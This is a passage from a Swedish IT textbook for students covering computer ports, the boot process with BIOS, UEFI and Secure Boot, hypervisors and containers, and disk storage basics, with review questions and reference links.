En enda, värdcentrerad, hot-swappable standard som ersatte seriell/parallell/PS-2 och bar data + ström med plug-and-play.

Med Intel i spetsen tillsammans med Microsoft, IBM, Compaq, DEC, NEC, Nortel i USB-IF. Apple satsade på FireWire för högprestanda, men iMac 1998 gjorde USB vardagligt.

USB 1.x → 2.0 → 3.x: 12 Mb/s → 480 Mb/s → 5/10/20 Gb/s
("SuperSpeed"). Port + kabel + enhet måste matcha för maxfart.

USB4 + USB-C: Upp till 40 Gb/s, tunnlar DisplayPort/PCIe, kan ge data, video och ström samtidigt; med USB-PD kan samma kabel ladda en laptop.

HDMI

HDMI är idag den vanligaste porten för både datorer och hembio. En av dess största styrkor är förmågan att överföra både högupplöst bild och digitalt ljud i en och samma kabel, vilket förenklar inkoppling av allt från monitorer med inbyggda högtalare till stora TV-apparater. En intressant detalj är att HDMI är en licensierad standard, vilket innebär att tillverkare betalar en liten avgift för varje port de sätter på sina produkter."



DisplayPort

DisplayPort är den mer datorfokuserade motsvarigheten och är, till skillnad från HDMI, en helt öppen och royalty-fri standard. Rent fysiskt skiljer den sig ofta genom att kontakten har små inbyggda hakar eller 'taggar' som låser fast kabeln i uttaget. Detta är en viktig säkerhetsdetalj som förhindrar att kabeln lossnar av misstag, men det innebär också att man måste vara försiktig och trycka in spärren innan man drar ut kabeln för att inte skada moderkortet eller grafikkortet.



RJ45 (Ethernet)

När det gäller nätverk är RJ45 (Ethernet) fortfarande stommen i all dataöverföring. Trots att trådlösa nätverk blivit snabba, är en fysisk kabelanslutning i hastigheter från 1 till 10 Gbit/s oundgänglig för gaming, servrar och pålitligt arbete.



Thunderbolt (och FireWire IEEE 1394)

För användare med krav på extrem prestanda finns Thunderbolt, utvecklat av Intel och Apple. Den använder samma kontakt som USB-C men kan tunnla både PCIe- och DisplayPort-signaler i mycket hög fart, vilket gör den perfekt för att ansluta externa grafikkort (eGPU) eller tunga lagringssystem. En historisk föregångare till detta var FireWire (IEEE 1394), som Apple satsade hårt på för video- och ljudredigering när USB fortfarande ansågs för långsamt. FireWire är idag i princip utdött men lade grunden för hur vi tänker kring högpresterande externa anslutningar.

Kontrollfrågor

1. Vad är den praktiska skillnaden mellan en intern "header" och en extern port?
2. Beskriv funktionen hos de olika anslutningarna i en front panel header.
3. Varför har PCIe nästan helt ersatt den gamla PCI-standarden?
4. Vad menas med "lanes" (banor) när man pratar om PCIe-anslutningar?
5. M.2 kan användas till mycket mer än bara lagring. Ge två exempel på andra moduler som kan sitta i en M.2-port.
6. Vilka var de främsta fördelarna med USB när det introducerades jämfört med de äldre portarna?
7. Hur har USB-C och USB Power Delivery förändrat sättet vi laddar och ansluter våra enheter på?
8. När bör man välja DisplayPort framför HDMI, och vice versa?

Fördjupningslänkar

Intel (What is PCI Express?) –

<https://www.intel.com/content/www/us/en/io/pci-express/pci-express-technology.html>

SATA-IO (About SATA) – <https://sata-io.org/sata-overview>

USB.org (USB Explained) – <https://www.usb.org/>

HDMI Forum (HDMI Specifications) – <https://www.hdmi.org/spec/index>

VESA (DisplayPort Standard) – <https://displayport.org/>

Wikipedia (Computer Bus) – https://en.wikipedia.org/wiki/Computer_bus

Egna anteckningar

(Här kan du som elev skriva egna anteckningar om portar och bussar, frågor eller reflektioner)

2 Uppstart

När vi slår på en dator startar en noga planerad kedja av steg som till slut laddar operativsystemet i minnet. Den här processen kallas uppstart eller boot och är avgörande för att en dator överhuvudtaget ska fungera.

I det här kapitlet går vi igenom vad som händer tekniskt när datorn startar. Vi tittar på traditionell BIOS och den modernare UEFI, vad de gör, varför de finns och hur bootloaders som GRUB och Windows Boot Manager fungerar.


Vi avslutar med en fördjupning som tar upp historik, detaljerad teknik och Secure Boot.

2.1 Översikt av uppstartssekvensen

Att starta en dator kallas ofta för att "boota". Det är en process som sker i flera steg, där varje steg förbereder för nästa. Man kan likna det vid en stafettlöpning: först startar strömmen som väcker hårdvaran, som i sin tur väcker firmware (BIOS/UEFI), som slutligen letar reda på och startar operativsystemet.

När du trycker på strömknappen händer följande i korthet:

1. **Strömförsörjning** (PSU) aktiveras och skickar stabil spänning till moderkortet.
2. **CPU:n** startar vid en definierad adress och söker efter startkod i firmware.
3. **POST** (Power-On Self Test) körs för att testa grundläggande hårdvara.
4. **Firmware** (BIOS/UEFI) letar efter en boot-enhet enligt boot-ordningen.
5. **Bootloader** från boot-enheten laddas in i minnet.
6. **Bootloadern** hittar och laddar operativsystemets kärna.
7. **Operativsystemet** tar över och fortsätter startsekvensen.



2.2 Strömförsörjning väcker hårdvaran

Allt börjar med att du trycker på strömknappen. I samma ögonblick som kretsen sluts börjar nätaggregatet (PSU) omvandla växelström till likström. Innan moderkortet låter de känsliga komponenterna starta utför nätaggregatet en intern kontroll. När spänningen är stabil skickar det en signal som kallas Power Good till moderkortet.

Det är först när denna signal når fram som processorn (CPU) tillåts vakna. Processorn börjar då på en förinställd plats i sitt minne och letar efter de allra första instruktionerna. Dessa instruktioner finns inbrända i ett chip på moderkortet – datorns firmware, mer känt som BIOS eller UEFI.

2.3 Firmware, POST och BOOT

Firmware är datorns mest grundläggande mjukvara. Dess första uppgift är att genomföra en POST (Power-On Self Test). Detta är en snabb hälsokontroll där BIOS/UEFI säkerställer att RAM-minnet fungerar, att grafikkortet svarar och att processorn mår bra. Om något är fel stoppas processen här, och felet signaleras ofta via pip-koder eller lysdioder på moderkortet.

När POST är godkänd letar firmware efter en plats att starta operativsystemet ifrån enligt en förinställd Boot Order (t.ex. USB först, sedan SSD). När en giltig enhet hittas laddas en Bootloader. Detta är ett litet program som fungerar som länken mellan hårdvaran och operativsystemet. Dess uppgift är att lokalisera operativsystemets kärna (kernel), ladda in den i RAM-minnet och lämna över kontrollen.

2.4 BIOS och UEFI

Här är det viktigt att skilja på de två huvudtyperna av firmware:

BIOS (Legacy): Den gamla standarden som funnits sedan 80-talet. Den använder ett enkelt textgränssnitt och startar datorn via MBR (Master Boot Record), vilket är de första 512 byten på lagringsdisken.

UEFI: Den moderna efterföljaren som stöder muspekare, större hårddiskar och snabbare uppstart. UEFI letar efter bootloaders i form av .efi-filer på en speciell partition på hårddisken som kallas ESP (EFI System Partition).

2.4.1 BIOS


BIOS – Basic Input/Output System – är den grundläggande programvara som körs direkt när datorn startas. Traditionellt är BIOS lagrat i antingen ROM (Read Only Memory) eller Flashminne på moderkortet, vilket gör det möjligt att köras oavsett om hårddisken fungerar eller inte. BIOS innehåller så kallad bootstrapkod som alltid är tillgänglig, och som har till uppgift att starta upp datorn och initiera de komponenter som behövs för att ladda operativsystemet.

En viktig funktion i BIOS är att hantera bootordningen – alltså vilken enhet som datorn försöker starta från först. Det kan till exempel vara en intern hårddisk (HDD eller SSD), ett USB-minne, en CD/DVD eller nätverksuppstart (PXE-boot). Denna bootordning kan ändras av användaren via BIOS-inställningarna.

Traditionellt har BIOS använt partitionstabellen MBR (Master Boot Record) för att hantera diskar. MBR har dock vissa begränsningar – framför allt klarar den bara diskar upp till 2 terabyte i storlek. Själva bootinformationen i MBR ligger i de första 512 byten (bytes) av hårddisken, där även en liten del av bootloadern sparas. Denna kod ansvarar för att starta operativsystemets mer avancerade startprocedur.

2.4.2 UEFI

UEFI står för Unified Extensible Firmware Interface och är en modern ersättare till det traditionella BIOS. Precis som BIOS är UEFI lagrat i ett flashminne på moderkortet, men det erbjuder en betydligt mer avancerad miljö. Till skillnad från BIOS har UEFI ett grafiskt gränssnitt med stöd för mus, vilket gör det mer användarvänligt. Det är också tekniskt mer kapabelt – till exempel kan det hantera stora hårddiskar över 2 terabyte



genom att använda GPT (GUID Partition Table) i stället för MBR. UEFI har dessutom inbyggt nätverksstöd direkt i firmware och möjligheten att ladda och köra drivrutiner redan innan operativsystemet startas.

UEFI är en vidareutveckling av Intel EFI (Extensible Firmware Interface) som togs fram under 2000-talets första decennium. I början av 2010-talet blev UEFI en industristandard och började ersätta BIOS i allt fler datorer. Syftet med UEFI var att lösa många av de begränsningar som BIOS led av. Med UEFI blev det möjligt att använda större diskar tack vare GPT, moderna drivrutiner kunde laddas in tidigare i uppstartsprocessen, och firmwaredesignen blev modulär och mer flexibel. Dessutom bidrog UEFI till snabbare uppstartstider, bland annat genom förbättrad POST (Power-On Self Test) och optimerad kod.

Det finns flera skäl till varför UEFI anses vara överlägset det äldre BIOS-systemet. För det första har det fullt stöd för hårddiskar större än 2 terabyte, vilket är en nödvändighet i dagens lagringsintensiva miljöer. Det erbjuder även säkerhetsfunktioner som Secure Boot, som kontrollerar att endast godkända operativsystem och drivrutiner får starta, vilket minskar risken för rootkits och andra attacker. UEFI har bättre möjligheter för konfiguration, och tack vare GUI och musstöd är det enklare för användare att navigera i inställningarna. Slutligen ger UEFI generellt sett snabbare POST och systemstart jämfört med BIOS, vilket gör det både effektivare och säkrare.

2.5 Secure Boot

Secure Boot är en säkerhetsfunktion som ingår i UEFI-standard. Dess huvudsakliga uppgift är att kontrollera att operativsystemets bootloader är kryptografiskt signerad med ett godkänt certifikat. Genom att verifiera signaturen innan något laddas in i minnet säkerställer Secure Boot att endast legitim och auktoriserad kod körs under uppstartsprocessen. Om något försök görs att starta ett modifierat eller obehörigt system – exempelvis ett rootkit – stoppas processen omedelbart.

En av de största fördelarna med Secure Boot är att det skyddar systemet mot avancerade attacker som rootkits och bootkits – alltså skadlig kod som försöker gömma sig redan innan operativsystemet är igång. Secure Boot skapar en så kallad säker kedja av förtroende, från firmware till operativsystemets kärna. Den förhindrar att bootloadern manipuleras eller ersätts av obehörig kod, vilket gör att endast pålitlig programvara kan startas.

Trots sina säkerhetsfördelar har Secure Boot vissa nackdelar. Eftersom det kräver att operativsystemet är kryptografiskt signerat kan det förhindra installation av alternativa operativsystem som inte är officiellt signerade – exempelvis vissa Linux-distributioner eller specialsystem. Det kan även krävas att användaren själv hanterar certifikat om man vill lägga till undantag, och i vissa fall behöver Secure Boot inaktiveras manuellt i firmwareinställningarna för att installationen ska fungera.

2.6 Bootloaders

En bootloader är ett litet men kritiskt program som laddas in av datorns firmware – BIOS eller UEFI – direkt efter att den första systemkontrollen (POST) har genomförts. Bootloaderns uppgift är att initiera hårddisken, lokalisera och ladda in operativsystemets kärna (kernel) i RAM-minnet och därefter lämna över kontrollen till operativsystemet. Det är alltså bootloadern som är länken mellan hårdvaran och själva operativsystemet, och utan den skulle systemet aldrig kunna startas upp. Exempel på bootloaders inkluderar GRUB (Linux), Windows Boot Manager, och systemd-boot.

Exempel på bootloaders är:

Windows Boot Manager (BCD-store)

GRUB (Grand Unified Bootloader) för Linux

boot.efi för macOS

Dessa lagras på olika sätt beroende på vilken firmware-standard som används:

BIOS: MBR (512 byte bootstrap + ~31 KB VBR) pekar vidare

UEFI: EFI-systempartition (ESP) innehåller .efi-filer

2.6.1 Exempel på uppstartssekvenser

För att underlätta felsökning är det bra att veta exakt vilka steg de vanligaste operativsystemen tar under uppstarten. Om datorn stannar mellan två steg kan man ofta räkna ut vilken komponent eller fil som är skadad.

Windows (UEFI)

1. **Ström på** → Nätaggregatet skickar Power Good.
2. **UEFI POST** → Hårdvaran kontrolleras.
3. **ESP läses** → UEFI letar upp EFI-systempartitionen på disken.
4. **Laddar bootmgfw.efi** → Windows huvudladdare startas.
5. **Läser BCD** → Boot Configuration Data (menyn/inställningarna) läses in.
6. **Laddar winload.efi** → Operativsystemets kärna (Kernel) läses in i RAM.
7. **Kernel startar** → Windows-logotypen visas och drivrutiner laddas.

Linux (GRUB via UEFI)

1. **Ström på** → Firmware vaknar.
2. **UEFI POST** → Hårdvarukontroll.
3. **Laddar grubx64.efi** → UEFI hämtar GRUB-laddaren från ESP-partitionen.

4. **GRUB-meny** → Användaren väljer operativsystem (eller så väljs standardalternativet).
5. **Laddar Kernel & initramfs** → GRUB läser in `vmlinuz` och de drivrutiner som behövs för att starta.
6. **Kernel startar** → Systemet påbörjar uppstarten av tjänster.

2.6.2 Vanliga problem vid uppstart

Här är några av de vanligaste felen man stöter på:

"No bootable device found": Datorn hittar ingen enhet med en giltig bootloader. Detta kan bero på fel startordning eller att hårddisken är trasig/lossnat.

Secure Boot-blockering: UEFI vägrar starta en bootloader som inte har en godkänd digital signatur (vanligt vid installation av vissa Linux-distros).

MBR/GPT-konflikter: En dator inställd på "Legacy BIOS" kan inte starta en disk formaterad med det moderna GPT-schemat, och vice versa.

Korrupt bootloader: Om `winload.efi` eller `grub.cfg` saknas kommer uppstarten att avbrytas med ett felmeddelande efter att firmware har gjort sitt jobb.

2.7 Teknisk fördjupning

CPU:ns första steg (Reset Vector) En x86-baserad CPU börjar alltid på en välkänd adress. Vid kallstart rensas registren och CPU:n ställs in på adressen `0xFFFFFFF0`. Detta är den absoluta toppen av adressrymden – här ligger en "jump"-instruktion som kastar CPU:n direkt in i firmware-koden (BIOS/UEFI-chippet).

MBR vs GPT

MBR (Master Boot Record): Lagrar partitionstabellen i början av disken. Stöder max 4 primära partitioner och diskar upp till 2 TB.

GPT (GUID Partition Table): Den moderna standarden för UEFI. Stöder nästan obegränsat med partitioner och enorma

lagringsmängder. Använder GUID (Globalt unika identifierare) för att hålla reda på allt.

Kontrollfrågor

1. Vad är syftet med "Power Good"-signalen från nätaggregatet
2. Beskriv vad som händer under ett POST (Power-On Self Test). Vad händer om ett fel upptäcks?
3. Vilka är de viktigaste fördelarna med UEFI jämfört med det äldre BIOS-systemet?
4. Förklara skillnaden mellan hur en bootloader lagras i ett BIOS-system (MBR) jämfört med ett UEFI-system (GPT/ESP).
5. Vad är Secure Boot och hur skyddar det datorn mot skadlig kod som rootkits?
6. Ge exempel på två olika bootloaders och beskriv deras roll som "stafettpinne".
7. Om en dator stannar vid Windows-logotypen men aldrig når inloggningsskärmen, i vilket steg i uppstartssekvensen ligger sannolikt felet?
8. Varför kan man inte använda en disk på 4 TB som startdisk i ett gammalt BIOS-system med MBR?
9. Vad är en "Reset Vector" och varför är den viktig för processorns allra första steg?
10. Vilka felsökningssteg skulle du ta om du möts av felmeddelandet "No bootable device found"?

Fördjupningslänkar

UEFI Forum (Official Specifications) – <https://uefi.org/specifications>

Microsoft Learn (Secure Boot Overview) – <https://learn.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-secure-boot>

GNU GRUB (Manual) – <https://www.gnu.org/software/grub/manual/grub/grub.html>

AdamW's blog (UEFI boot: how does it work?) – <https://www.happyassassin.net/posts/2014/01/25/uefi-boot-how-does-it-actually-work/>

HowStuffWorks (How BIOS Works) – <https://computer.howstuffworks.com/bios.htm>

Wikipedia (Unified Extensible Firmware Interface) – https://en.wikipedia.org/wiki/Unified_Extensible_Firmware_Interface

Wikipedia (Power-on self-test) – https://en.wikipedia.org/wiki/Power-on_self-test

Egna anteckningar

(Här kan du som elev skriva egna anteckningar om uppstartsprocessen, BIOS/UEFI, bootloaders eller reflektioner.)

3 Virtualisering

Virtualisering betyder att man skapar en virtuell version av något som annars är fysiskt. Oftast handlar det om att köra flera virtuella datorer (VM – Virtual Machines) på en och samma fysiska server. Varje VM fungerar som en egen dator med operativsystem och program, men delar resurser som CPU, minne och disk med andra VM på samma hårdvara.

Virtualisering styrs av ett lager som kallas hypervisor. Hypervisorn gör det möjligt att starta, stoppa och hantera virtuella maskiner på ett kontrollerat sätt.

Virtualisering är en central teknik inom IT-drift och utveckling. Några vanliga anledningar till att använda virtualisering är:

Bättre resursutnyttjande: Flera VM på en fysisk maskin gör att hårdvaran används mer effektivt.


Kostnadsbesparing: Färre fysiska servrar ger lägre kostnader för inköp, el och kyla.

Flexibilitet: Lätt att skapa, ändra eller ta bort VM efter behov.

Isolering: Problem i en VM påverkar inte andra VM.

Test och utveckling:
Möjlighet att snabbt skapa testmiljöer.

Typ 1



3.1 Bare-metal hypervisorer

En bare-metal hypervisor (även kallad typ 1-hypervisor) är en virtualiseringsplattform som installeras direkt på serverns hårdvara – alltså utan att först installera ett vanligt operativsystem. Den fungerar i praktiken som maskinens "operativsystem", men med syftet att köra och hantera virtuella maskiner (VMs).

Det finns två huvudsakliga varianter av bare-metal hypervisorer:

Ren bare-metal (klassisk typ 1):

Detta är en fristående hypervisor som bootar direkt från hårddisken, USB eller nätverk. Den har ett mycket slimmat gränssnitt och är optimerad för prestanda och stabilitet. Exempel: VMware ESXi och Xen.

Hybridmodell (minimal OS-komponent):

Vissa lösningar räknas också som typ 1-hypervisorer trots att de använder ett specialanpassat underliggande operativsystem. Detta OS är dock endast till för hantering och påverkar inte VM:arnas resurser i samma grad som ett traditionellt operativsystem. Exempel: Proxmox VE (som använder KVM på Debian) och Microsoft Hyper-V i Windows Server (med sin "parent partition").

3.1.1 Fördelar och nackdelar

Fördelar:

Hög prestanda: Direkt åtkomst till hårdvara ger minimal overhead.

Säkerhet: Mindre attackyta än ett fullskaligt OS.

Stabilitet: Utvecklade för dygnet runt-drift i produktionsmiljö.

Skalbarhet: Bra stöd för stora VM-miljöer med många noder.

Nackdelar:

Komplex installation: Kräver ibland särskilda verktyg och gränssnitt.

Mindre användarvänligt: Få GUI-funktioner direkt på värden (många kräver fjärrstyrning).

Överkvalificerat för små miljöer: Inte alltid idealiskt för personligt bruk eller testmiljöer på klientdatorer.

3.1.2 Exempel på plattformar

VMware ESXi

Microsoft Hyper-V (Server-installation)

KVM (Linux-baserad)

Proxmox (Debian/Linux-baserad)


3.2 Hosted hypervisor

En hosted hypervisor (även kallad typ 2-hypervisor) installeras som ett vanligt program i ett befintligt operativsystem, till exempel Windows, macOS eller Linux. Det innebär att hypervisorn körs ovanpå ett redan installerat system, vilket gör den enkel att komma igång med och särskilt användbar i labbmiljöer, utbildning och utveckling.

Till skillnad från en bare-metal-hypervisor (typ 1) kräver en hosted hypervisor ingen särskild serverhårdvara, utan kan köras direkt på en vanlig dator. Det gör det också möjligt att köra ett större urval av operativsystem – även sådana som inte alltid stöds officiellt av typ 1-hypervisorer. Ett exempel är att köra macOS i VirtualBox, vilket är tekniskt möjligt men bryter mot Apples licensvillkor om det inte sker på Apple-hårdvara.

Ett annat exempel på virtuell miljö som många känner igen är BlueStacks – en plattform som låter användare köra Android-appar på Windows. BlueStacks bygger på virtualiseringsteknik liknande en typ 2-hypervisor, även om den är mer specialiserad mot just Android. För användaren fungerar det ungefär som en vanlig app, men under ytan används tekniker som påminner om både emulering och virtualisering.

Typ 2



3.2.1 Fördelar och nackdelar

Fördelar:

- Enkel att installera och använda.
- Bra för labb, utveckling och utbildning.
- Kan köras på en vanlig dator utan krav på särskild serverhårdvara.
- Ger flexibilitet att köra olika operativsystem – även ovanliga eller experimentella.

Nackdelar:

Något sämre prestanda jämfört med bare-metal-hypervisors.

Värdoperativsystemet måste fungera korrekt – kraschar det, kraschar alla virtuella maskiner.

Dubbla mjukvarulager (värd-OS + hypervisor) kan ge fler attacktor och ökad komplexitet.

3.2.2 Exempel på plattformar

Oracle VirtualBox

VMware Workstation / Fusion

Parallels (för macOS)

BlueStacks (Androidmiljö i Windows – inte en traditionell hypervisor, men bygger på liknande teknik)

3.3 Cloud virtualization

Många molntjänster bygger på virtualisering i grunden. Stora molnleverantörer som Microsoft Azure, Amazon AWS och Google Cloud Platform använder virtualisering för att kunna erbjuda:

Virtuella servrar (t.ex. Azure Virtual Machines)

Containerplattformar (t.ex. Google Kubernetes Engine)

Serverless-tjänster (t.ex. AWS Lambda)

För kunden betyder det att man inte behöver köpa egen hårdvara utan "hyr" resurser som är virtualiserade i leverantörens datacenter. En av fördelarna med detta är "skalbarhet". Du kan när som helst anpassa sin datorpark så att den kan bli större eller mindre utefter behov. Generellt blir det dyrare i längden än att köpa själv, men ett bra komplement och en enkel lösning då du inte behöver stå med varesig hårdvara eller underhåll.

3.4 Containerar – En introduktion

Containerar är ett modernt och effektivt sätt att isolera applikationer utan att behöva köra ett helt operativsystem för varje program. Till skillnad från virtuella maskiner, som emulerar hela hårdvaran, delar containerar på

själva kärnan (kernel) i värdens operativsystem. Det gör dem otroligt snabba och resurssnåla.

Ett klassiskt problem för utvecklare är meningen: "Men det fungerade ju på min dator!". Med containrar, som Docker eller Podman, kan man paketera programmet tillsammans med exakt alla filer och inställningar som behövs. På så sätt är man garanterad att det fungerar likadant oavsett om det körs på din laptop eller på en server i molnet.

Ett exempel skulle kunna vara att du har ett behov av att kunna köra Adobe Photoshop. I en Windows- eller Mac-miljö är det inga problem, men på ett Linuxsystem fungerar det inte. För att lösa problemet så skapar du en container med programmet, och de nödvändiga delarna från Windows som behövs för att köra det. Nu kan du köra det i valfri miljö utan problem.

Även om containrar teoretiskt skulle kunna användas för grafiska program som Photoshop, används de i praktiken nästan uteslutande för serverapplikationer och mikrotjänster. Det beror på att containrar är designade för att vara "statlösa" och flyttbara, medan tunga grafiska program kräver djup integration med grafikkort och specifika drivrutiner som containrar inte är byggda för att hantera.

Exempel på containerplattformar:

Docker

Podman

Kubernetes (för att hantera många containrar)

Containrar används ofta tillsammans med virtualisering eller i molnmiljöer. Det är bra att känna till skillnaden:

Virtuella maskiner emulerar hela hårdvaran och kör ett eget OS.

Containrar delar värd-OS men isolerar applikationen.

Kontrollfrågor

1. Vad menas med virtualisering inom IT?
2. Vad är en hypervisor?
3. Nämn två fördelar med att använda virtualisering.
4. Vad är skillnaden mellan en bare-metal hypervisor och en hosted hypervisor?
5. Ge ett exempel på en bare-metal hypervisor.
6. Ge ett exempel på en hosted hypervisor.
7. Vilka är några fördelar med att använda virtualisering i molnet?
8. Vad är en container, och hur skiljer den sig från en virtuell maskin?
9. Varför är isolering viktigt när man kör flera system på samma hårdvara?
10. Nämn en plattform eller tjänst som använder virtualisering i molnet.

Fördjupningslänkar

Vmware (What is a Hypervisor?) –

<https://www.vmware.com/topics/glossary/content/hypervisor.html>

Docker (What is a Container?) – <https://www.docker.com/resources/what-container/>

Oracle (VirtualBox User Manual) –

<https://www.virtualbox.org/manual/ch01.html>

Proxmox (Proxmox VE Introduction) –

https://pve.proxmox.com/wiki/Main_Page

Wikipedia (OS-level virtualization (Containers)) –

https://en.wikipedia.org/wiki/OS-level_virtualization

Egna anteckningar

4 Lagring

Lagring är grunden för hur vi sparar och organiserar data på datorer och andra enheter. All information – operativsystem, appar, dokument och bilder – behöver någon form av lagringsmedia. Det kan vara allt från hårddiskar och SSD:er till USB-minnen och SD-kort.

I det här kapitlet går vi igenom några viktiga begrepp:

Disk (fysisk enhet)

Partition och partitionstabell (MBR/GPT)

Volym och filsystem (FAT32, exFAT, ext4, NTFS, APFS)

Enhet i Windows (enhetsbokstäver)

4.1 Disk – den fysiska enheten

En disk är den faktiska hårdvaran där data lagras – oavsett om det sitter en snurrande skiva i den eller inte. Själva enheten presenteras för operativsystemet som en blockenhet (**blockdevice**), vilket betyder att den läses och skrivs i små enheter (sektorer/block) via logisk adressering (LBA). På den här nivån spelar det ingen roll hur filsystemet ser ut; disken tillhandahåller bara lagringsytan.

Det finns tre vanliga familjer av fysiska lagringsenheter: mekaniska hårddiskar (HDD), SSD:er och flashbaserade flyttbara medier som USB-minnen och SD-kort.

En **HDD** lagrar data magnetiskt på en eller flera runda skivor (plattor) som snurrar i hög hastighet. En rörlig arm med läs/skrivhuvuden positioneras över spåren på plattorna för att komma åt rätt sektor. Fördelar är hög kapacitet till låg kostnad, men rörliga delar gör den känsligare för stötar och långsammare vid slumpmässiga läsningar. Formfaktorerna är främst 3,5" (stationära datorer/servrar) och 2,5" (laptops/kompakta system), oftast med **SATA**-anslutning.

En **SSD (Solid State Drive)** saknar rörliga delar och använder i stället **NAND-flash** som minne plus en kontrollern som hanterar köer, felkorrigering och **wear-levelling** (jämn fördelning av skrivningar mellan cellerna). Resultatet är mycket korta åtkomsttider och hög

prestanda, särskilt vid slumpmässiga operationer. SSD finns både som **SATA-SSD** (samma gränssnitt som HDD) och som **NVMe-SSD** som kommunicerar över **PCIe** – ofta i **M.2**-formfaktor på moderkortet. Nackdelen är att flashceller slits efter ett visst antal skrivningar (anges ofta som TBW), men för normal användning räcker livslängden väl.

USB-minnen och **SD-kort** är också flashbaserade men oftast enklare byggda: liten kontroller + NAND på ett kompakt kretskort. De är smidiga att flytta mellan enheter, men prestanda och uthållighet varierar mycket mellan modeller. De passar bra för transport och kamera-/inbäddade system, men är sällan optimala som systemdiskar.

*Viktigt att skilja på **formfaktor** och **gränssnitt**: formfaktorn beskriver storlek/anslutningssätt (t.ex. 2,5", 3,5", M.2), medan gränssnittet beskriver hur enheten pratar med datorn (t.ex. SATA, PCIe/NVMe, USB). En 2,5" enhet kan alltså vara antingen en HDD eller en SSD, och en M.2-sticka kan vara SATA- eller NVMe-baserad – det avgör hur snabb den faktiskt är.*

***Exempel:** Ett vanligt upplägg i en elevdator är en mindre NVMe-SSD (M.2) som systemdisk för snabb uppstart och program, kompletterad med en större 2,5" HDD för lagring av tunga filer och backupkopior.*

Förtydligande: Kylning, strömförsörjning och montering skiljer sig åt. HDD behöver oftast mer ström (3,5" kräver 12 V) och mår bra av luftflöde. NVMe-SSD kan bli varma vid långvariga skrivningar och kan behöva enkel kylfläns.

4.1.1 Bit och byte – lagring vs överföring

I lagringssammanhang pratar vi nästan alltid i **byte**: filstorlekar, kapacitet på diskar och minnesmängd uttrycks i kB, MB, GB och TB. Skälet är att filsystem och operativsystem adresserar data i **bytes och block**, alltså minsta praktiska enheter för att spara och läsa filer. När data i stället **transporteras** – på en nätverkslänk, en USB-kabel eller en intern buss – uttrycks hastigheten traditionellt i **bit per sekund**. Det speglar hur många enskilda signalbitar som hinner över förbindelsen varje sekund. Sambandet är enkelt men viktigt: **1 byte = 8 bitar**.

Det här skapar lätt missförstånd när man jämför en fil i **MB** med en lina i **Mb/s**. För att göra en rimlig uppskattning delar du helt enkelt megabit med åtta för att få megabyte per sekund. En anslutning på **100 Mbit/s** klarar i bästa fall ungefär **12,5 MB/s** i ren datafart; en **1 Gbit/s**-länk ger teoretiskt **125 MB/s**. I verkligheten blir siffrorna något lägre på grund av **protokoll-overhead**, köer och begränsningar i lagringsenheten.

*Exempel En fil på 1,0 GB ska kopieras över ett hemnät på 100 Mbit/s. Omräkningen ger 12,5 MB/s, så ideal tid blir $1\,000\text{ MB} / 12,5\text{ MB/s} \approx$ **80 sekunder**. Lägg på lite overhead och du hamnar kanske runt **90-100 sekunder**. Samma fil över 1 Gbit/s landar nära **8-10 sekunder** i praktiken.*

*Förtydligande: Marknadsföring blandar ofta **GB (decimal, 10^3)** och **GiB (binärt, 2^{10})**. En "1 TB"-disk visar därför $\sim 0,91$ **TiB** i operativsystemet. Effekten är normal och beror på olika räknesätt, inte att lagring "saknas".*

4.2 Partition och partitionstabell

En disk kan delas upp i partitioner. Partitionen är en avgränsad del av disken som kan användas som en separat enhet. För att datorn ska veta hur partitionerna är upplagda används en partitionstabell.

De två vanligaste partitionstabellerna är:

MBR (Master Boot Record)

Äldre standard

Max 4 primära partitioner

$\approx$ 2 TB diskstorlek (**vid 512-bytes-sektorer**)

Sårbar: all information om diskens struktur lagras i en liten MBR-del – blir den förstörd kan allt gå förlorat

GPT (GUID Partition Table)

Nyare standard

"Nästan obegränsat" antal partitioner. **Upp till 128 partitioner i Windows** (fler möjligt i andra system)

Stöd för mycket större diskar

Inbyggd redundans (lagrar flera kopior av partitionstabellen)

